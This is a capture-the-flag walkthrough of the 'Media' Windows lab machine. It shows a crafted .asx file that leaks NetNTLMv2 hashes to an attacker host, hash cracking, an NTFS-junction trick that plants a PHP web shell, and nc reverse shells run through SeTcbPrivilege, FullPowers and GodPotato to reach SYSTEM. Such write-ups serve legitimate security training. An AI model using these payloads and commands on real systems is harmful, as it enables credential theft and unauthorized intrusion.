Media
Media is a medium Windows machine from VulnLab/Hack The Box. Its initial access features capturing an NetNTLMv2 from a crafted Windows Media Player file. The privilege escalation is a two-step process that involves first gaining access to the Local Service account byleveraging an NTFS junction inside the web server upload folder that maps back to the web root, and then using one of two methods to leverage the privileges of the built-in Local Service account to become SYSTEM.
Target: media.vl
Nmap Scan
# Nmap 7.99 scan initiated Mon Jun 15 10:56:27 2026 as: nmap -sVC -T4 -oN nmap media.vl
Nmap scan report for media.vl (10.129.234.67)
Host is up (0.054s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: ProMotion Studio
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2026-06-14T15:54:29
|_Not valid after:  2026-12-14T15:54:29
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_  System_Time: 2026-06-15T15:56:23+00:00
|_ssl-date: 2026-06-15T15:56:29+00:00; -15s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -15s, deviation: 0s, median: -16s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jun 15 10:56:44 2026 -- 1 IP address (1 host up) scanned in 17.58 seconds
We have SSH, an Apache web server, and RDP services on this machine. Let’s start by taking a look at the website hosted on the Apache server.
Initial Access
We see the organization’s web page. At the very bottom, we see an very interesting job application form that requires the self-introduction video to be compatible with Windows Media Player. There seems to be no client-side or server-side file type filters. We can upload any file type we wish.

One way that can potentially give us initial access onto the target is by uploading a Windows Media Player playlist file (.asx, .awx) with a UNC path pointing back to a Reponder instance running on our machine, which would coerce the user to send over their NetNTLMv2 hash for offline cracking.
We replace ATTACKER_IP with the IP address of our machine, save the following content to a file with the .asx extension, and upload it via the job application form.
<asx version="3.0">
  <title>Leak</title>
  <entry>
    <title></title>
    <ref href="file://ATTACKER_IP\\share\\track.mp3" />
  </entry>
</asx>

We spin up our Responder instance and click the upload button on our website. After waiting for a little bit, we should see the NetNTLMv2 authentication from MEDIA\enox.
╭─brian@rx-93-nu ~
╰─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [OFF]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]
[...]
[SMB] NTLMv2-SSP Client   : 10.129.234.67
[SMB] NTLMv2-SSP Username : MEDIA\enox
[SMB] NTLMv2-SSP Hash     : enox::MEDIA:4f47ea12923b3028:D27C686B2536CC89656A7CE129D6B88C:0101000000000000003F44B8B6FCDC013F6DC66346C8680B0000000002000800580052004D004D0001001E00570049004E002D005600510055003200440050005700550042003300520004003400570049004E002D00560051005500320044005000570055004200330052002E00580052004D004D002E004C004F00430041004C0003001400580052004D004D002E004C004F00430041004C0005001400580052004D004D002E004C004F00430041004C0007000800003F44B8B6FCDC0106000400020000000800300030000000000000000000000000300000F7F2AA5C7C4BB5482F0C5D95DD12E2355946762347D794F6F87A1EB78B805F360A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310035002E003100340032000000000000000000
We also successfully recover the plaintext password belonging to enox using Hashcat (1234virus@).
╭─brian@rx-93-nu hacking/vulnlab/media
╰─$ hashcat -m 5600 -O enox.ntlmv2 /usr/share/dict/rockyou.txt
hashcat (v7.1.2) starting
[...]
ENOX::MEDIA:4f47ea12923b3028:d27c686b2536cc89656a7ce129d6b88c:0101000000000000003f44b8b6fcdc013f6dc66346c8680b0000000002000800580052004d004d0001001e00570049004e002d005600510055003200440050005700550042003300520004003400570049004e002d00560051005500320044005000570055004200330052002e00580052004d004d002e004c004f00430041004c0003001400580052004d004d002e004c004f00430041004c0005001400580052004d004d002e004c004f00430041004c0007000800003f44b8b6fcdc0106000400020000000800300030000000000000000000000000300000f7f2aa5c7c4bb5482f0c5d95dd12e2355946762347d794f6f87a1eb78b805f360a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310035002e003100340032000000000000000000:1234virus@
We can simply login as enoxvia SSH, and we can find the user flag on the Desktop of user enox.
╭─brian@rx-93-nu hacking/vulnlab/media
╰─$ ssh enox@media.vl
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
enox@media.vl's password: [1234virus@]

Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>cd Desktop

enox@MEDIA C:\Users\enox\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\Users\enox\Desktop

10/02/2023  11:04 AM    <DIR>          .
10/02/2023  10:26 AM    <DIR>          ..
06/15/2026  08:55 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,353,297,408 bytes free
Privilege Escalation - Part 1: Shell as Local Service Account
enox is not a very privileged user on the target.
enox@MEDIA C:\Users\enox>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
The web root is located at C:\xampp\htdocs, where we find index.php.
PS C:\Users\enox> cd C:\xampp\htdocs
PS C:\xampp\htdocs> dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----        10/10/2023   5:00 AM          20563 index.php
The code that handles the upload is located at the top of the index.php file.
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong... Please submit again');</script>";
        }
    }
    ?>
There are several details to note:
- The base upload directory is
C:/Windows/Tasks/Uploads/, which is not accessible from the web root. - A subfolder is created for the upload if it doesn’t exist already, its name is derived from the MD5 hash of the concatenation of the values of the
firstname,lastnameandemailPOST parameters, which we control. - The created folder is made universally readable and writable (
0777).
We confirm that the base upload folder is writable by everyone.
PS C:\Windows\Tasks\Uploads> icacls C:\Windows\Tasks\Uploads\
C:\Windows\Tasks\Uploads\ Everyone:(OI)(CI)(F)
                          BUILTIN\Administrators:(I)(F)
                          BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                          NT AUTHORITY\SYSTEM:(I)(F)
                          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                          CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
We can also find the folder created for our upload of Windows Media Player playlist file inside:
PS C:\Windows\Tasks\Uploads> dir


    Directory: C:\Windows\Tasks\Uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/16/2026   6:53 AM                888261867a3234bd58eefc65b12d2de0
-a----         6/16/2026   6:53 AM             70 todo.txt
Meanwhile, the web root is only writable by privileged users, including the Local Service account.
PS C:\Windows\Tasks\Uploads> icacls C:\xampp\htdocs
C:\xampp\htdocs MEDIA\Administrator:(I)(OI)(CI)(F)
                NT AUTHORITY\LOCAL SERVICE:(I)(OI)(CI)(F)
                NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                BUILTIN\Administrators:(I)(OI)(CI)(F)
                BUILTIN\Users:(I)(OI)(CI)(RX)
                CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
What we can do here is to create an NTFS junction, which acts like Linux Symlinks, and link a location under the upload folder C:\Windows\Tasks\Uploads to the web root at C:\xampp\htdocs, then use the upload form on the website to write a web shell in the web root through the junction.
In order the that to work, the name of our junction must be the same name as the folder that would have been created by our upload request. We can use the same folder name as the one we used for our Windows Media Player playlist upload request, since we already know our input.
We confirm that our input of firstname=John, lastname=Doe, and email=jdoe@example.com gives us the exact same folder name:
╭─brian@rx-93-nu ~
╰─$ echo -n JohnDoejdoe@example.com | md5sum
888261867a3234bd58eefc65b12d2de0  -
Now, we remove the upload folder and replace it with an NTFS junction linking back to C:\xampp\htdocs
PS C:\Windows\Tasks\Uploads> rm -r .\888261867a3234bd58eefc65b12d2de0\
PS C:\Windows\Tasks\Uploads> New-Item -ItemType Junction -Path "C:\Windows\Tasks\Uploads\888261867a323
4bd58eefc65b12d2de0" -Target "C:\xampp\htdocs"


    Directory: C:\Windows\Tasks\Uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----l         6/15/2026  10:56 AM                888261867a3234bd58eefc65b12d2de0
We confirm that we can access the web root through this junction.
PS C:\Windows\Tasks\Uploads> ls .\888261867a3234bd58eefc65b12d2de0\


    Directory: C:\Windows\Tasks\Uploads\888261867a3234bd58eefc65b12d2de0


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----        10/10/2023   5:00 AM          20563 index.php
Next, we go back to the job application form on the web page, and submit a PHP web shell using the same parameter values as the previous upload request.

After clicking the upload button on the website, we should see our webshell inside the webroot:
PS C:\Windows\Tasks\Uploads> dir C:\xampp\htdocs


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----         6/15/2026  10:58 AM             31 cmd.php
-a----        10/10/2023   5:00 AM          20563 index.php
We can now interact with the web shell using curl to confirm its functionality.
╭─brian@rx-93-nu hacking/vulnlab/media
╰─$ curl http://media.vl/cmd.php\?cmd\=whoami
nt authority\local service
We run a base64 encoded PowerShell reverse shell payload through our uploaded web shell to get access to an interactive shell session as the Local Service account.
╭─brian@rx-93-nu ~
╰─$ rlwrap nc -nvlp 8888
Listening on 0.0.0.0 8888
Connection received on 10.129.234.67 62484

PS C:\xampp\htdocs> whoami
nt authority\local service
PS C:\xampp\htdocs> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
The output of whoami /priv above shows less privileges than it normally should for the Local Service account on Windows, but this does not stop us from escalating our privileges further to become SYSTEM. We can either exploit the SeTcbPrivilege, or circumvent the restrictions on our account privileges and restore the full rights of the Local Service account. I will show both methods.
Privilege Escalation - Part 2
The SeTcbPrivilege is another dangerous privilege in Windows that essentially grants any user who have it SYSTEM-level access. It allows a process to assume the identity of any user and access resources granted to that user.
We use this exploit to abuse this privilege, which is achieved by:
- Enabling the privilege on the current token.
- Intercepting Windows SSPI credential acquisition by replacing the
AcquireCredentialsHandlefunction pointer with a malicious callback that replaces the original user’s security identifier with that of SYSTEM. - Create a Service as system to execute arbitrary command.
Since this exploit is written in Go, we can compile a Windows binary directly on Linux.
╭─brian@rx-93-nu vulnlab/media/tcb-lpe
╰─$ make
CGO_ENABLED=0 GOOS=windows GOARCH=amd64 go build -ldflags "-s -w" -o tcb.exe
After transfering the exploit binary, alongside the Windows Netcat binary, we run it with the following command for a SYSTEM reverse shell.
PS C:\temp> .\tcb.exe "C:\temp\nc.exe <ATTACKER_IP> 9999 -e C:\Windows\system32\cmd.exe"
We get our SYSTEM shell.
╭─brian@rx-93-nu ~
╰─$ rlwrap nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.234.67 62492
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
<ROOT_FLAG>
Privilege Escalation - Part 2 (Alternate Solution)
Normally, the Local Service account would have SeAssignPrimaryTokenPrivilege and SeImpersonatePrivilege enabled in its token. However, we don’t see them listed in the output of whoami /priv. Fear not, for there is a way to circumvent this restriction, and it is as simple as creating a scheduled task using Task Scheduler. For more information, check out this blog post by itm4n.
The author of the blog also created a handy expoit named FullPowers to automate this process. A compiled binary is available on the GitHub page. We use the following command to run a reverse shell back to our machine. Option -c for command to run, and -z for non-interactive mode.
PS C:\temp> .\FullPowers.exe -c "C:\temp\nc.exe <ATTACKER_IP> 9999 -e cmd.exe" -z
We catch the reverse shell, and we see that our full privileges are restored.
╭─brian@rx-93-nu ~
╰─$ rlwrap nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.234.67 62494
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
Now back on familiar territory, we may use SeImpersonatePrivilege exploits such as GodPotato to elevate our privileges to SYSTEM.
C:\temp>.\GodPotato-NET4.exe -cmd "C:\temp\nc.exe 10.10.15.142 7777 -e cmd.exe"
.\GodPotato-NET4.exe -cmd "C:\temp\nc.exe 10.10.15.142 7777 -e cmd.exe"
[*] CombaseModule: 0x140731836203008
[*] DispatchTable: 0x140731838789960
[*] UseProtseqFunction: 0x140731838083264
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\45ef3a22-2b97-46dc-a2c9-eee4e70df958\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005c02-06e0-ffff-5936-b7b99edd9872
[*] DCOM obj OXID: 0x15162f3ff75c0020
[*] DCOM obj OID: 0x90368ca94eb5023f
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 892 Token:0x756  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4872
Receive SYSTEM shell:
╭─brian@rx-93-nu ~
╰─$ rlwrap nc -nvlp 7777
Listening on 0.0.0.0 7777
Connection received on 10.129.234.67 62500
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\temp>whoami
whoami
nt authority\system
#Medium #Windows #HTB #VulnLab #NetNTLMv2 #NTFS Junction #SeTcbPrivilege #SeImpersonatePrivilege